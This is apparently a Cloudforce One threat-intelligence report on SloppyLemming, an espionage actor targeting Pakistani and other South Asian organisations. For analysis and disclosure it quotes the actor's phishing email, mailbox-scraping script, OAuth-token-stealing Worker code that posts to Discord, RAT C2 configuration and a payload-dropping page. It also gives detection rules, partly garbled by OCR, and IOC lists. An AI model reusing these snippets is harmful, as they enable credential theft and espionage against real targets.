
Unraveling SloppyLemming's Operations Across South Asia

2024-09-25



Cloudforce One is publishing the results of an investigation into an advanced actor that uses multiple cloud service providers to facilitate different aspects of their activities, such as credential harvesting, malware delivery and command and control (C2). This actor conducts extensive operations targeting Pakistani, Sri Lanka, Bangladesh, and China. Industries targeted include government, law enforcement, energy, telecommunications, and technology entities.

Executive Summary

- Between late 2022 to present, SloppyLemming has routinely used Cloudflare Workers likely as part of a broad espionage campaign targeting South and East Asian countries
- SloppyLemming displays a lack of operational security (OPSEC) allowing Cloudforce One insight into its tooling
- The actor primarily targets Pakistani government, defense, telecommunications, technology, and energy sector organizations; SloppyLemming also targets Bangladesh, Sri Lanka, Nepal, and China.

Who is SloppyLemming?

SloppyLemming is the cryptonym given by Cloudforce One to this threat actor, which aligns with the adversary OUTRIDER TIGER tracked by CrowdStrike. The actor predominantly relies on open source adversary emulation frameworks, such as Cobalt Strike, Havoc, and others. Based on Cloudflare's visibility, the actor predominantly targets within Asia. Pakistan is a primary target for SloppyLemming; however, the actor also routinely targets Bangladesh, Indonesia, Sri Lanka, China, and Nepal. Targeted sectors predominantly consist of government entities within Pakistan.

SloppyLemming Phishing Activity Focuses on Credential, Token Collection

SloppyLemming extensively uses credential harvesting as a means to gain access to targeted email accounts within organizations that provide intelligence value to the actor. Throughout our research, Cloudforce One has been able to replicate the actor's credential harvesting chain. Through our unique visibility, we have also obtained actor-side tools that help facilitate the creation of malicious Workers used in credential harvesting operations, and a utility to collect emails from compromised accounts.

SloppyLemming Credential Harvesting Overview

First, SloppyLemming operators will craft a phishing email that is likely tailor-made for the target to ensure a higher degree of success in the user clicking a malicious link. An example draft phishing email obtained by Cloudforce One can be found below:

```
Dear [Officer's Name],
```

```
As part of our ongoing efforts to enhance the security of our internal systems, we
are rolling out a mandatory update to our secure access protocols. All personnel are
required to complete this update within the next 24 hours to ensure continued access
to department resources.

Please log in to the police department’s IT portal using the link below to initiate
the update process:

[Fake IT Portal Link]

Failure to complete this update will result in the temporary suspension of your
account access.

Thank you for your cooperation.

Best regards,
IT Department
[Police Department’s Name]
```

Next, the actor uses a custom-built tool named CloudPhish to create a malicious Cloudflare Worker to handle the credential logging logic and exfiltration of victim credentials to the threat actor. CloudPhish works in the following manner:


1. Operator inputs the following parameters:
    1. “Mission” name (Generally, the target of the operation)
    2. Target URL
    3. Discord Webhook URL
    4. Redirect URL
    5. Cloudflare URL
2. Scrapes targeted webmail login HTML content
    1. Checks if its a support mail client (i.e. Zimbra, Axigen, or cPanel)
    2. Replaces legitimate code within scraped webmail login with a link to a malicious Worker’s redirect endpoint
3. Assembles final Worker script
    1. Inputs final HTML code of fraudulent login portal with actor redirect
    2. Implements credential logging and exfiltration over Discord

SloppyLemming operators will then send malicious emails to their intended targets, and upon receiving login credentials for a compromised account, the actor will then collect emails of interest from the victim. Cloudforce One obtained a copy of a likely actor-side script that allows for the collection of emails from a given account. Portions of this script are detailed below.

```
# Enter password
password_input =  driver.find_element(By.ID, "password")
password_input.send_keys(password)

# Click the login button
password_input.send_keys(Keys.RETURN)
...
# Navigate to the Inbox
inbox_link = driver.find_element(By.CSS_SELECTOR,
'a[href="#zv__main_page__main_Mail"]')
inbox_link.click()
...
# Iterate through each email in the inbox
emails = driver.find_elements(By.CSS_SELECTOR, 'div[class="zA zE"]')

for email in emails:
    # Click on the email
    email.click()
```

```
...
    # Search for attachments and click on download links
    attachments = driver.find_elements(By.CSS_SELECTOR,
'a.AttLink[id^="zv__CLV__main_MSGC"][title="Download"]')

    for attachment in attachments:
        attachment.click()
...
    # Go back to the Inbox
    driver.execute_script("window.history.go(-1)")
...
# Get the subject of the first email
first_email_subject = driver.find_element_by_css_selector('.zA span.bqe').text
print("Subject of the first email:", first_email_subject)
...
```

Cloudforce One obtained a tutorial likely created by the threat actor where they explain how to use their CloudPhish tool to create a malicious script for credential harvesting operations.



The above screenshot is taken from the training materials, where the actor has created a fake login page masquerading as the webmail portal for the National Assembly of Pakistan. The credential harvesting page is hosted at the Cloudflare Worker domain hxxps[:]//mail-na-gov-pk.na-gov-pk.workers[.]dev/api/login.

SloppyLemming Google OAuth Token Collection

In a limited capacity, we have observed SloppyLemming activity focusing on collecting Google OAuth tokens. Cloudforce One identified a script hosted at storage-e13.sharepoint-e13.workers[.]dev, which contained code that upon visiting the domain displayed to the user a PDF loaded as an iFrame.

```
...
 // Serve the initial HTML page with iframe
 const pdfUrl = 'https[:]//filebox-1-y7125191.deta[.]app/embed/bd9c25278a2639c0'; //
Replace with the actual PDF URL
...
```

After the PDF loads, the user is then redirected to another malicious Worker at the URL https[:]//zoom.osutuga7.workers[.]dev/authenticate, where the server-side code (portions of which are provided below) attempts to reconstruct the user's Gmail OAuth token to transmit back to the adversary. Similar to how the actor sends credentials via Discord, the OAuth token is also delivered to the actor over Discord.

```
const DISCORD_WEBHOOK_URL = [Redacted];
const CLIENT_ID = [Redacted];
const CLIENT_SECRET = [Redacted];
const REDIRECT_URI = 'https[:]//storage.sharepoint-
e13.workers[.]dev/oauth2callback';
const SCOPES = 'https://mail.google[.]com/';
...
function handleAuthenticate() {
 const authUrl = new URL('https://accounts.google[.]com/o/oauth2/v2/auth');
 authUrl.searchParams.set('client_id', CLIENT_ID);
```

```
 authUrl.searchParams.set('redirect_uri', REDIRECT_URI);
 authUrl.searchParams.set('response_type', 'code');
 authUrl.searchParams.set('scope', SCOPES);
 authUrl.searchParams.set('access_type', 'offline');
 authUrl.searchParams.set('prompt', 'consent');
 return Response.redirect(authUrl.toString(), 302);
}
...
 const tokenData = await tokenResponse.json();
 await sendToDiscord(tokenData);
 const pdfUrl = 'https://filebox-1-y7125191.deta[.]app/embed/e2570171795675b4';
 return Response.redirect(pdfUrl, 302);
}
async function sendToDiscord(tokenData,userinfo) {
 const data = {
   content: `Captured OAuth Token:\n\`\`\`json\n${JSON.stringify(tokenData, null,
2)}\n\`\`\``
 };
...
```

Finally, another decoy PDF is displayed in the browser following the token's collection by the adversary. In this instance, the decoy PDF (as shown below) is a contract update between Taxila Heavy Industries (a Pakistani state-owned enterprise and defense contractor that produces tanks, personnel carriers, and other military vehicles) and a Pakistani metal fabrication company named International Fabrication Company.

INTERNATIONAL FABRICATION COMPANY

IFC/HIT-0111/24

July 8, 2024

Managing Director DESCOM
Heavy Industries Taxila,
Taxila Cantt.

Subject: **(DEVELOPMENT OF CAM SHAFT)**
(Contract No. 8600/202/Dev Gp/DESCOM- HRF-T/6TD-1 Eng/19- dated 24-06-2024

Respected Sir,

With reference to the above subject contract, we are in process of development/Manufacturing of cam shaft. In this context we have been issued a used/old sample of cam shaft by HIT. It is requested that in order to determine the exact dimensions and sizes of can shaft a brand-new sample of cam shaft is required. Furthermore for the

Malware Operations

During July 2024, Cloudforce One identified a SloppyLemming Worker that redirects a user to a file hosted on Dropbox. The Worker - sharepoint-punjab.sharepoint-e13.workers[.]dev - contains code that checks if the user is presented a link containing a PDF file named “CamScanner-06-10-2024-15.29.pdf”, and if the condition is met the user is then redirected to a Dropbox URL, as shown in the code below:

```
...
 if (!redirectUrl) {
     return new Response('Bad request: Missing `redirectUrl` query param', { status:
400 });
   }
   if(redirectUrl.includes("CamScanner-06-10-2024-15.29.pdf")){
     return
Response.redirect("https[:]//www.dropbox[.]com/scl/fi/67twsfn5xy8eanrp7mtw1/CamScanner-
06-10-2024-15.29.rar?rlkey=w1kpjdd4iwl4p7c83wbiujw17&st=4i5ahlyz&dl=1";
...
```

The file hosted on Dropbox is a RAR file named “CamScanner 06-10-2024 15.29.rar” (SHA256 hash: a3c9b56a0ce787d7aa7787d9ff0e806a6fb0b216327591b1e1113391c609fd17). The RAR likely attempts to exploit CVE-2023-38831 - a vulnerability in WinRAR versions before 6.23, which Cloudforce One also observed FlyingYeti use during its COOKBOX campaign targeting Ukraine. The contents of the RAR file are as follows:

SHA256 Hash	Filename

CamScanner 06-10-2024 15.29.pdf	fb4397c837c7e401712764f953723153d5bb462bc944518959288ea47dec6446
CamScanner 06-10-2024 15.29.pdf	95cf90b2610c6f0ec67c1d669cd252468f6c3b8eaeea588f342d2bd74d90e093
CamScanner 06-12-2024 15.29.pdf .exe	337ca61e23bcb86f26dc40a36316621b74ec6f29a55820899ed30b03b69a6025
CRYPTSP.dll	82e99ceea9e6d31555b0f2bf637318fd97e5609e3d4d1341aec39db2e26cf211

The RAR contains a PDF with the same name as a subdirectory with executable content inside. When attempting to access a file contained in the archive with a vulnerable version of WinRAR, the contents of the directory will also be executed. In this case, the “CamScanner 06-12-2024 15.29.pdf .exe” file is run, which is used to load CRYPTSP.dll via DLL side-loading.

CRYPTSP.dll in turn acts as a downloader, which downloads from Dropbox a file named Outlook.eml (SHA256 hash: b6ae5b714f18ca40a111498d0991e1e30cd95317b4904d2ef0d49937f0552000). The file is not actually an email file, but a renamed Dynamic Link Library (DLL) with an internal name of NekroWire.dll. The final payload is a Remote Access Tool (RAT) that reaches out to several Cloudflare Workers, which all contain the same C2 address - redzone.apl-org[.]online. The Worker code that handles the C2 communications contains configuration information, which can be found below.

```
let new_agent_url = ['/s2/oz/images/stars/po/bubblev1/border_3.gif', '/_img/logo-
icon-large-trans.png', '/_css/newskit.20240127181309.css',
'/_css/merriweather.20231026151410.css', '/medium/2024/02/01102602e55ab9e.jpg?
r=103509', '/medium/2017/06/5931466588b47.png', '/js/pubcid/latest/pubcid.min.js',
'/news/card/1809196']
let command_url = ['/s2/oz/images/stars/po/bubblev1/spacer.gif',
'/ajax/libs/lazysizes/5.3.2/lazysizes.min.js', '/pagead/js/adsbygoogle.js',
'/thumbnail/2024/03/01143710cc64722.jpg?r=143820', '/news/card/1783810',
'/thumbnail/2024/01/27081711bebc45a.png?r=083117', '/sdks/OneSignalPageSDKES6.js?
v=151605', '/gtag/js?id=G-C521GRS8DF', '/_css/_jquery.focus-
1.0.3.20230822133816.css', '/_css/print.20240130115108.css', '/_js/ad-sticky-
close.20231027151511.js', '/safeframe/1-0-40/html/container.html',
'/recaptcha/api2/aframe', '/_img/logo-icon--large-trans.png', '/bao-csm/aps-
comm/aps_csm.js']
let response_url = ['/sodar/sodar2/225/runner.html',
'/static/topics/topics_frame.html', '/_js/all.20231030131909.js',
'/api/v1/sync/da41085a-a849-47c0-96e7-4b956b56f35e/web?callback=__jp0',
'/activeview/js/current/ufs_web_display.js?cache=r20110914',
'/s/subscriptions/subscribe_embed/css/www-subscribe-embed-card_v0.css',
'/media/GFI5RgHWEAApVoO?format=jpg&name=small',
'/profile_images/1567510144015106049/6L5e_S1N_normal.jpg',
'/pagead/js/r20240129/r20110914/client/qs_click_protection_fy2021.js']
const c2_host =  "redzone.apl-org[.]online"
const protocolx = "http"
const fake_c2 = "https[:]//www.dawn[.]com"
```

Separate SloppyLemming Infection Chain Observed

A separate infection chain used by SloppyLemming likely consists of the actor sending a spear phishing message with a link to the domain mailpitb-securedocs.zapto[.]org, which masquerades as the Punjab Information Technology Board in Pakistan. An identified actor GitHub account contains code that logs when targets navigate to mailpitb-securedocs.zapto[.]org, and then transmits the logs to the actor via Discord. The target is then directed to \\pitb.zapto[.]org@SSL@443\webdav. The code that handles this part of the infection chain is below:

```
...
   <script type="text/javascript">
        // Function to send a message to Discord via webhook
        function sendWebhookMessage() {
            const webhookUrl = 'https://discordapp[.]com/api/webhooks/[redacted]';
            const message = {
                content: 'User clicked the link to open the PITB document.(2nd
campaign)'
            };

            // Send the message to the Discord webhook
            fetch(webhookUrl, {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json'
```

```
                },
                body: JSON.stringify(message)
            });
        }
        function base64ToArrayBuffer(base64){
            var binary_string = window.atob(base64);
            var len = binary_string.length;
            var bytes = new Uint8Array(len);
            for(var i = 0; i < len; i++) {
                bytes[i] = binary_string.charCodeAt(i);
            }
            return bytes.buffer;
        }
        var file =
'PD94bWwgdmVyc2lvbj0iMS4wIj8+DQo8cGVyc2lzdGVkUXVlcnkgdmVyc2lvbj0iMS4wIj4NCiAgICA8cXVlcnk+DQogICAgICI

        var data = base64ToArrayBuffer(file);
        var blob = new Blob([data], {type: 'octet/stream'});
        var filename = 'PITB-JE5687.pdf.search-ms'; // Name of the file
        var a = document.createElement('a');
        document.body.appendChild(a);
        a.style = 'display:none';
        var url = window.URL.createObjectURL(blob);
        a.href = url;
        a.download = filename;
        a.click();
        window.URL.revokeObjectURL(url);
            // Send the webhook message
            sendWebhookMessage();
    </script>
</body>
</html>
```

The value of the *file* variable in the code above is base64-encoded, and once decoded reveals the next step in the infection chain:

```
<?xml version="1.0"?>
<persistedQuery version="1.0">
    <query>
        <kindList>
            <kind name="Item"/>
        </kindList>
        <scope>
            <include path = "\\pitb.zapto[.]org@SSL@443\webdav\pitb"/>
        </scope>
    </query>
</persistedQuery>
```

The current contents of pitb.zapto[.]org/webdav/pitb is a file named “CIM and IT-Integration.pdf.url” (SHA256 hash: e3bc0246ab95b527aa86e52e62f554ab8db04523f35aee50b508d0fa48ab49f7), which is actually an Internet Shortcut file that contains a URL to download a file:

```
[InternetShortcut]..URL=\\pitb.zapto[.]org@SSL@443\webdav\PITB-
JR5124.exe..IconIndex=13..HotKey=0.IDList=..IconFile=C:\ProgramFiles(x86)\Microsoft\Edge\Application\m
```

The downloaded file, PITB-JR5124.exe (SHA256 hash: b53c7b13a4af47c3976bfad63fe9c5fd988dc0807dd040e8d63d790b65394afb), is a legitimate executable that is used to sideload a DLL named profapi.dll. Cloudforce One identified several malicious DLL files located within the directory pitb.zapto[.]org/webdav/, details of which can be found below.

SHA256 Hash	Filename	C2 Address
06f82a8d80ec911498e3493ebefa8ad45e102dd887ce2edc11f8f51bafab2e80	sspicli.dll	pitb.gov-pkgov.workers[.]dev
ac3dff91982709f575cfbc6954b61130b4eeab5d3759772db220f1b76836be4d	profapi.dll	pitb.gov-pkgov.workers[.]dev
3dfb8d198de95090e2ad3ffc9d9846af5c3074563acb0ce5b0ef62b20e4bf432	profapis.dll	pitb.gov-pkgov.workers[.]dev

The above malware samples were all observed communicating with a Cloudflare Worker - pitb.gov-pkgov.workers[.]dev. Analysis of the code reveals that the Worker relays requests to the actual C2 domain used by the actor. In this instance the C2 is aljazeerak[.]online, which currently resolves to the Alibaba US Technology Co., Ltd-owned IP address 8.219.169[.]226.

```
...
 const targetDomain = 'aljazeerak[.]online';
 const allowedUserAgent = 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) MullaChrome/96.0.4664.110 Safari/537.36';
  // Check the User-Agent header
 if (request.headers.get('User-Agent') === allowedUserAgent) {
   // Construct the new URL
   const redirectURL = new URL(request.url);
   redirectURL.hostname = targetDomain;
   // Create a modified request
   const modifiedRequest = new Request(redirectURL.toString(), {
...
```

Additional C2 Infrastructure And Traffic Analysis


Pivoting on the domain pitb.zapto[.]org, which currently resolves to another Alibaba IP address 47.74.10[.]112, reveals this indicator presently and historically resolved to other likely actor-controlled domains, such as:


- sco.zapto[.]org
- mofapak[.]info
- confidential.zapto[.]org
- humariweb[.]info
- modp-pk[.]org
- itsupport-gov[.]com

Separately, Cloudforce One notes that the below is a list of domains used by SloppyLemming that leveraged Cloudflare reverse proxy services and have been mitigated:

- apl-org[.]online
- apl-com[.]icu
- maldevfudding[.]com
- navybd-gov[.]info
- 168-gov[.]info
- aljazeerak[.]online
- adobefileshare[.]com
- crec-bd[.]site
- quran-books[.]store
- hurr.zapto[.]org
- hascolgov[.]info
- helpdesk-lab[.]site

Based on Cloudforce One's visibility into the actor's C2 infrastructure, the below graphic details a sampling of C2 traffic from confirmed C2 domains between September 1st and September 6th of 2024.





While Pakistan, Bangladesh, and Sri Lanka are consistent with the actor's target scope, the occurrence of a not-insignificant amount of likely C2 traffic from Australian IP addresses may indicate an expansion of the actor's targeting. Observed IP addresses were geolocated within Canberra, the Australian capital, leaving open the possibility that the targeting may be government related.

SloppyLemming Targeting and Victimology

Broadly, Cloudforce One observes that the overwhelming majority of credential harvesting operations conducted by SloppyLemming predominantly focus on Pakistan, with the majority of targeted organizations falling within the following categories:

- Government
  - Law enforcement
  - Defense
  - Legislative organizations
  - Foreign Affairs
  - Transportation
  - Logistics
- Technology
  - IT providers
  - Telecommunications
- Energy
  - Construction

    - Equipment operators
- Education
    - Universities

Of particular interest, Cloudforce One has observed concerted efforts by SloppyLemming to target Pakistani police departments and other law enforcement organizations. Separately, there are indications that the actor has targeted entities involved in the operation and maintenance of Pakistan's sole nuclear power facility. Outside of Pakistan, SloppyLemming's credential harvesting has focused primarily on Sri Lankan and Bangladeshi government and military organizations, and to a lesser extent, Chinese energy and academic sector entities.

Mitigating SloppyLemming Activity

Upon discovery of SloppyLemming threat activity, Cloudforce One took a series of steps to disrupt the threat actor's operations. We developed, tested, and deployed new detections on the Cloudflare platform to identify and mitigate the actor's activity. In total, we mitigated 13 Workers, and we also notified other cloud services that were leveraged in SloppyLemming operations.

A timeline of SloppyLemming's activity and our corresponding mitigations can be found below.

Event Timeline

Date	Event Description
2024-09-17 16:49	Cloudforce One develops and begins testing mitigation for SloppyLemming
2024-09-20 16:49	Cloudforce One notifies GitHub to take down the actor's GitHub account
2024-09-20 16:49	Cloudforce One notifies Discord about TA's usage of Discord for mitigation
2024-09-20 16:12	Cloudforce One disables the running Workers
2024-09-23 14:11	Cloudforce One notifies Dropbox about TA's usage of Discord for mitigation
2024-09-24 09:00	Cloudforce One publishes the results of this investigation

Coordinating our SloppyLemming Response

Cloudforce One leveraged industry relationships to provide advanced warning and to mitigate the actor's activity. To provide further protection against this threat actor, Cloudforce One notified and collaborated with GitHub, Dropbox and Discord Threat Intelligence and Trust and Safety Teams. We also notified Cloudflare industry partners such as CrowdStrike, Mandiant/Google Threat Intelligence, and Microsoft Threat Intelligence.

Hunting SloppyLemming Operations

There are several ways to hunt SloppyLemming in your environment. These include using PowerShell to hunt for WinRAR files, deploying Microsoft Sentinel analytics rules, and running Splunk scripts as detailed below. Note that these detections may identify activity related to this threat, but may also trigger unrelated threat activity.

PowerShell Hunting

Consider running a PowerShell script such as this one in your environment to identify exploitation of CVE-2023-38831. This script will interrogate WinRAR files for evidence of the exploit.

```
CVE-2023-38831
Description:winrar exploit detection
open suspios (.tar / .zip / .rar) and run this script to check it

function winrar-exploit-detect(){
$targetExtensions = @(".cmd" , ".ps1" , ".bat")
$tempDir = [System.Environment]::GetEnvironmentVariable("TEMP")
$dirsToCheck = Get-ChildItem -Path $tempDir -Directory -Filter "Rar*"
foreach ($dir in $dirsToCheck) {
    $files = Get-ChildItem -Path $dir.FullName -File
    foreach ($file in $files) {
        $fileName = $file.Name
        $fileExtension = [System.IO.Path]::GetExtension($fileName)
        if ($targetExtensions -contains $fileExtension) {
            $fileWithoutExtension =
[System.IO.Path]::GetFileNameWithoutExtension($fileName); $filename.TrimEnd() -
replace '\.

$cmdFileName = "$fileWithoutExtension" $secondFile = Join-Path -Path $dir.FullName -
ChildPath $cmdFileName if (Test-Path $secondFile -PathType Leaf) { Write-Host "[!]
```

```
Suspicious pair detected " Write-Host "[*] Original File:$($secondFile)" -
ForegroundColor Green Write-Host "[*] Suspicious File:$($file.FullName)" -
ForegroundColor Red # Read and display the content of the command file $cmdFileContent
= Get-Content -Path $($file.FullName) Write-Host "[+] Command File
Content:$cmdFileContent" } } } } }w winrar-exploit-detect
```

Microsoft Sentinel

In Microsoft Sentinel, consider deploying the rule provided below, which identifies WinRAR execution via cmd.exe. Results generated by this rule may be indicative of attack activity on the endpoint and should be analyzed.

```
DeviceProcessEvents
| where InitiatingProcessParentFileName has @"winrar.exe"
| where InitiatingProcessFileName has @"cmd.exe"
| project Timestamp, DeviceName, FileName, FolderPath, ProcessCommandLine,
AccountName
| sort by Timestamp desc
```

Splunk

Consider using this script in your Splunk environment to look for WinRAR CVE-2023-38831 execution on your Microsoft endpoints. Results generated by this script may be indicative of attack activity on the endpoint and should be analyzed.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime from datamodel=Endpoint.Processes where
Processes.parent_process_name=winrar.exe `windows_shells` OR Processes.process_name
IN ("certutil.exe","mshta.exe","bitsadmin.exe") by Processes.dest Processes.user
Processes.parent_process_name Processes.parent_process Processes.process_name
Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `winrar_spawning_shell_application_filter`
```

Cloudflare Product Detections

Cloudflare Email Security

Cloudflare Email Security (CES) customers can identify SloppyLemming activity with the following detections.

- CVE-2023-38831
- SloppyLemming.Campaign.Police

Recommendations

Cloudflare recommends taking the following steps to mitigate this type of activity:

- Implement Zero Trust architecture foundations:
    - Deploy Cloud Email Security to ensure that email services are protected against phishing, BEC and other threats
- Ensure your systems have the latest WinRAR and Microsoft security updates installed
- Consider preventing WinRAR files from entering your environment, both at your Cloud Email Security solution and your Internet Traffic Gateway
- Run an Endpoint Detection and Response (EDR) tool such as CrowdStrike or Microsoft Defender for Endpoint to get visibility into binary execution on hosts
- Search your environment for the SloppyLemming indicators of compromise (IOCs) shown below to identify potential actor activity within your network

If you're looking to uncover additional Threat Intelligence insights for your organization or need bespoke Threat Intelligence information for an incident, consider engaging with Cloudforce One by contacting your Customer Success manager or filling out this form.

Indicators of Compromise

SloppyLemming Infrastructure

Date Observed	Domain	IP Address
2024-09-03T21:50:47Z	www.crec-bd[.]site	47.83.23.246
2024-09-03T21:48:50Z	crec-bd[.]site	47.83.23.246
2024-08-22T08:17:15Z	jammycanonicalupdates[.]cloud	159.65.6.251
2024-08-14T03:22:26Z	locaal.navybd-gov[.]info	139.59.109.136
2024-08-12T07:56:35Z	maldevfudding[.]com	37.27.41.167
2024-08-07T00:22:29Z	openkm.paknavy-pk[.]org	47.237.105.113
2024-07-23T23:47:21Z	cloud.adobefileshare[.]com	185.249.198.218
2024-07-23T23:41:37Z	adobefileshare[.]com	185.249.198.218
2024-07-15T03:51:55Z	quran-books[.]store	8.222.235.145
2024-07-09T23:33:39Z	aljazeerak[.]online	8.219.169.226
2024-06-18T02:26:50Z	redzone2.apl-org[.]online	47.237.20.135
2024-06-13T03:26:55Z	hurr.zapto[.]org	47.237.20.135
2024-06-05T10:25:44Z	login.apl-org[.]online	47.245.56.29
2024-05-30T04:08:00Z	helpdesk-lab[.]site	47.237.20.201
2024-05-14T23:32:47Z	owa-spamcheck.apl-org[.]online	47.237.25.198
2024-04-30T23:29:42Z	redzone.apl-org[.]online	47.245.2.77
2024-04-30T23:28:35Z	dawn.apl-org[.]online	47.237.25.198
2024-03-28T01:52:34Z	hit-pk[.]org	208.85.22.252
2024-03-18T23:31:23Z	blabla.apl-com[.]icu	8.219.114.124
2024-03-14T02:53:22Z	acrobat.paknavy-pk[.]org	47.236.65.190
2024-03-14T02:40:17Z	paknavy-pk[.]org	47.236.65.190
2024-03-10T20:55:07Z	mail.pakistangov[.]com	47.245.114.11
2024-03-04T21:42:18Z	mail.apl-com[.]icu	47.236.65.190
2024-02-27T23:16:44Z	168-gov[.]info	47.76.61.241
2024-02-27T22:10:28Z	www.168-gov[.]info	47.76.61.241
2024-02-26T01:21:45Z	browser.apl-org[.]online	149.28.153.250
2024-02-20T03:43:03Z	docs.apl-com[.]icu	47.245.42.208
2024-02-07T22:54:18Z	new.apl-org[.]online	47.74.84.168
2024-01-31T02:11:32Z	mozilla.apl-org[.]online	47.74.87.155
2024-01-30T09:56:42Z	m.opensecurity-legacy[.]com	159.253.120.25
2024-01-30T09:56:28Z	monitor.opensecurity-legacy[.]com	159.253.120.25
2024-01-30T09:56:17Z	sensors.opensecurity-legacy[.]com	159.253.120.25
2024-01-30T09:56:07Z,	static.opensecurity-legacy[.]com	159.253.120.25
2024-01-28T08:22:07Z	bin.opensecurity-legacy[.]com	159.253.120.25
2024-01-28T08:09:48Z	api.opensecurity-legacy[.]com	159.253.120.25
2024-01-28T08:09:28Z	frontend-m.opensecurity-legacy[.]com	159.253.120.25
2024-01-28T08:09:16Z	accounts.opensecurity-legacy[.]com	159.253.120.25
2024-01-28T08:02:58Z,	opensecurity-legacy[.]com	159.253.120.25
2024-01-09T21:14:22Z	oil.hascolgov[.]info	207.148.73.145
2024-01-03T22:21:14Z	hesco.hascolgov[.]info	207.148.73.145
2024-01-02T03:00:46Z	locall.hascolgov[.]info	207.148.73.145
2023-12-27T22:46:34Z	itsupport-gov[.]com	47.254.229.56
2023-12-18T01:00:57Z	updpcn[.]online	47.76.181.76
2023-12-17T22:17:47Z	update.apl-org[.]online	47.74.84.168
2023-12-05T22:27:17Z	zero-berlin-covenant.apl-org[.]online	47.245.126.218
2023-11-30T23:19:46Z	fonts.apl-org[.]online	47.74.87.155
2023-11-29T23:20:18Z	localhost.apl-com[.]icu	142.93.139.164
2023-11-15T22:45:35Z	cloud.cflayerprotection[.]com	45.137.116.8
2023-11-15T22:45:23Z	secure.cflayerprotection[.]com	45.137.116.8
2023-11-15T22:42:39Z	cflayerprotection[.]com	45.137.116.8
2023-10-15T23:44:47Z	data[.]cloudlflares[.]com	45.137.116.8
2023-10-15T23:44:20Z	secure[.]cloudlflares[.]com	45.137.116.8
2023-10-15T23:40:46Z	cloudlflares[.]com	45.137.116.8
2023-10-15T23:40:46Z	www[.]cloudlflares[.]com	45.137.116.8

SloppyLemming Malware Samples

SHA256 Hash	Filename	C2 Address
06f82a8d80ec911498e3493ebefa8ad45e102dd887ce2edc11f8f51bafab2e80	sspicli.dll	pitb.gov-pkgov.workers[.]dev
ac3dff91982709f575cfbc6954b61130b4eeab5d3759772db220f1b76836be4d	profapi.dll	pitb.gov-pkgov.workers[.]dev
3dfb8d198de95090e2ad3ffc9d9846af5c3074563acb0ce5b0ef62b20e4bf432	profapis.dll	pitb.gov-pkgov.workers[.]dev
82e99ceea9e6d31555b0f2bf637318fd97e5609e3d4d1341aec39db2e26cf211	CRYPTSP.dll	N/A
b6ae5b714f18ca40a111498d0991e1e30cd95317b4904d2ef0d49937f0552000	Outlook.eml/ NekroWire.dll	redzone.apl-org[.]online

Mitigated SloppyLemming Workers Domains

- mail-na-gov-pk.na-gov-pk.workers[.]dev
- storage-e13.sharepoint-e13.workers[.]dev
- zoom.osutuga7.workers[.]dev
- sharepoint-punjab.sharepoint-e13.workers[.]dev
- pitb.gov-pkgov.workers[.]dev
